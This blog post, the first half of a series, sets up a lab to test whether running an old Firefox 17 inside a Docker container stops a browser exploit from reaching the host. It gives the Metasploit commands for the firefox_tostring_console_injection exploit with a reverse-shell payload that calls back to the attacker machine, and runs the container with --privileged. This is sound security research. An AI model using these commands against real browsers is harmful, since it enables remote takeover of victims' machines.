I’m back to cause some trouble. I’m two posts behind (the one-a-week thing doesn’t always work out), but I’d rather be late than write for the sake of writing about something that’s already been covered a thousand times.
Today I bring you an idea that had been in my head for a while and I’d never found the time to try: running Firefox in Docker. And when I say Firefox, it could be any desktop application.
Searching around I found how to do it, but the real question stayed with me: how safe is it to run Firefox, or any app, on top of Docker?
So let’s get to it.
Why run Firefox in Docker?
The way I see it, there are two reasons to want a desktop app (Firefox, in this case) inside a Docker container:
- Dependency isolation and portability: one of Docker’s big wins.
- Security: Docker puts the app in a container and adds a layer that isolates it from the operating system.
We’re going for the second one. Given Docker’s whole philosophy, why might it be a good idea to run Firefox inside a container?
You already know every browser has vulnerabilities. No matter how up to date we keep them, the 0 days are still there. With that in mind, it makes sense to run the browser in a sandbox that’s as isolated from the native system as possible. Put another way: if someone owns our Firefox, don’t let them reach the operating system. Something along the lines of what Sandboxie does.
What’s our goal?
Since we can run Firefox in a sandbox with Docker, what I wanted was to check whether that’s actually safe.
The setup
Software:
- Metasploit (the one that ships with Kali 2.0).
- Firefox 17.0. You can grab it here: https://ftp.mozilla.org/pub/firefox/releases/17.0.1/
- Docker 1.11.1 for Ubuntu Linux.
Infrastructure:
- Kali Linux 2.0
- Ubuntu Linux 14, kernel 3.13.0-83-generic.
We use Firefox 17, a pretty old version, because the idea is to see how far an attacker could get by exploiting a browser bug. This version has a known vulnerability and a public exploit that already ships with Metasploit.
The procedure
To check it out I tried to run a serious analysis, with every step written down so you can reproduce it yourself.
These are the steps:
- Build a vulnerable URL with the Firefox 17 exploit, using Metasploit (the Kali machine).
- Build and run Firefox 17 with Docker on the Docker host (the Ubuntu machine).
- Visit the vulnerable URL with that Firefox 17 to exploit the bug.
- Once exploited, try to run commands inside the Docker container.
- Try to run commands on the base system, that is, outside the container.
The steps
Building the vulnerable URL
Time for a bit of Metasploit. First we update with msfupdate to get the latest exploits, then we launch msfconsole:
# msfconsole
 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
Now we pick the Firefox exploit exploit/multi/browser/firefox_tostring_console_injection:
msf> use exploit/multi/browser/firefox_tostring_console_injection
msf exploit(firefox_tostring_console_injection) > show info

       Name: Firefox toString console.time Privileged Javascript Injection
     Module: exploit/multi/browser/firefox_tostring_console_injection
   Platform:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2013-05-14

Provided by:
  moz_bug_r_a4
  Cody Crews
  joev <[email protected]>

Available targets:
  Id  Name
  --  ----
  0   Universal (Javascript XPCOM Shell)
  1   Native Payload

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CONTENT                   no        Content to display inside the HTML <body>.
  Retries  true             no        Allow the browser to retry the module
  SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT  8080             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload information:

Description:
  This exploit gains remote code execution on Firefox 15-22 by abusing
  two separate Javascript-related vulnerabilities to ultimately inject
  malicious Javascript code into a context running with chrome://
  privileges.

References:
  http://cvedetails.com/cve/2013-1710/
If you look at the output of show info, the description says the exploit works for Firefox 15-22. That’s why the chosen version is 17.
Now we pick the payload that runs after the bug is exploited. We want a shell, so we use firefox/shell_reverse_tcp:
msf exploit(firefox_tostring_console_injection) > set payload firefox/shell_reverse_tcp
msf exploit(firefox_tostring_console_injection) > show options

...

Payload options (firefox/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)
Running show options shows the payload needs the IP we want to listen on, that is, where the victims will connect once the browser falls: the IP where Metasploit is running.
msf exploit(firefox_tostring_console_injection) > set LHOST 10.211.55.61
All that’s left is to put Metasploit in listening mode:
msf exploit(firefox_tostring_console_injection) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.211.55.61:4444
[*] Using URL: http://0.0.0.0:8080/7eeNxNzqd
[*] Local IP: http://10.211.55.61:8080/7eeNxNzqd
[*] Server started.
Done. Now we just need to get the victim, our vulnerable Firefox, to open the URL http://10.211.55.61:8080/7eeNxNzqd.
Building the Docker container with Firefox 17
Like I said, some people have already done the legwork. For example: https://hub.docker.com/r/chrisdaish/firefox/~/dockerfile/
Two things from that repository interest us:
- How to create the Docker container: the command isn’t exactly trivial, and we’ll see why later.
- How to modify it: we have to change the original container so it launches the vulnerable Firefox instead of the preinstalled one.
First we need to have downloaded and unpacked Firefox 17 and left it somewhere the Docker host can reach. To avoid editing the command every time, I keep the path in the BASH variable FIREFOX.
With that clear, we create the Docker container from the author’s image. On the Docker host (Ubuntu) we run this:
Important: this command can’t be run over SSH, because it uses GTK and other graphics libraries.
# export FIREFOX=/media/psf/Home/Downloads/firefox-17
# docker run -it -v $FIREFOX:/home/firefox/Downloads:rw -v /tmp/.X11-unix:/tmp/.X11-unix -v /dev/snd:/dev/snd --privileged -e uid=$(id -u) -e gid=$(id -g) -e DISPLAY=unix$DISPLAY --name firefox chrisdaish/firefox
After downloading 500-something megabytes, Firefox opens up.
Before moving on, let’s see what each parameter does:
- -it: we tell Docker to run it in an interactive session with a terminal.
- -v: we mount volumes from the Docker host into the container.
- –privileged: we run the container in privileged mode. It’s needed because otherwise we wouldn’t have access to graphics rendering, for example.
- -e: we set environment variables inside the container.
- –name: the name we give the container.
And why we mount these volumes:
/tmp/.X11-unix: without it there’s no access to Linux’s X11 and we can’t use the windowing system./dev/snd: without it there’s no sound, and since we want a full Firefox (one that plays audio in videos, for instance) we need it.
Note: this can be done more elegantly by writing our own Dockerfile, but since it’s a proof of concept, this way was faster for me.
At this point we already have a Firefox running. The catch is that it’s not vulnerable, so we’re going to swap the Firefox the container launches for the one we downloaded. The plan is to get into the docker and change the entry point.
Getting into the running container
Without stopping the Docker (don’t close the Firefox that opened), we go to another terminal and run:
# docker exec -it firefox /bin/bash
That gets us inside the container so we can tinker with it. We’re going to:
- Create a link in
/usr/binpointing to our vulnerable Firefox. - Edit the file
/tmp/start-firefox.sh, which the author of the docker uses to tell the container what command to start on boot.
We do it like this:
# docker exec -it firefox /bin/bash
root@3364ca6e69a1:/# ln -s /home/firefox/Downloads/firefox /usr/bin/firefox-17
root@3364ca6e69a1:/# cat /tmp/start-firefox.sh
#!/bin/bash
groupmod -g $gid firefox
usermod -u $uid -g $gid firefox

if [ -d /home/firefox/.mozilla ]; then
  chown -R firefox:firefox /home/firefox/.mozilla
fi

#
# WE EDIT THIS LINE AND CHANGE: /usr/bin/firefox --> /usr/bin/firefox-17
#
# exec su -ls "/bin/bash" -c "/usr/bin/firefox-17 -profile /home/firefox/.mozilla/firefox $ARGS $URL" firefox
exec su -ls "/bin/bash" -c "/usr/bin/firefox-17 -profile /home/firefox/.mozilla/firefox $ARGS $URL" firefox
Et voilà, everything’s ready. How do we check it? Easy: close the Firefox that Docker opened during install. Once it’s closed, we start the Docker again, and this time it comes up with the vulnerable version:
# docker start firefox

And finally, if we open the browser and go to about:config, we’ll see that the version running is 17:
Wrap-up and next installment
That’s it for today. Yes, I’m leaving you halfway, but it was getting really long so I decided to split it in two.
We already have the whole foundation and the environment ready. Next week we close with:
- The exploitation of Firefox.
- The remote command execution with Metasploit inside the Docker container.
- And the big question: can we reach the host system?
Cheers!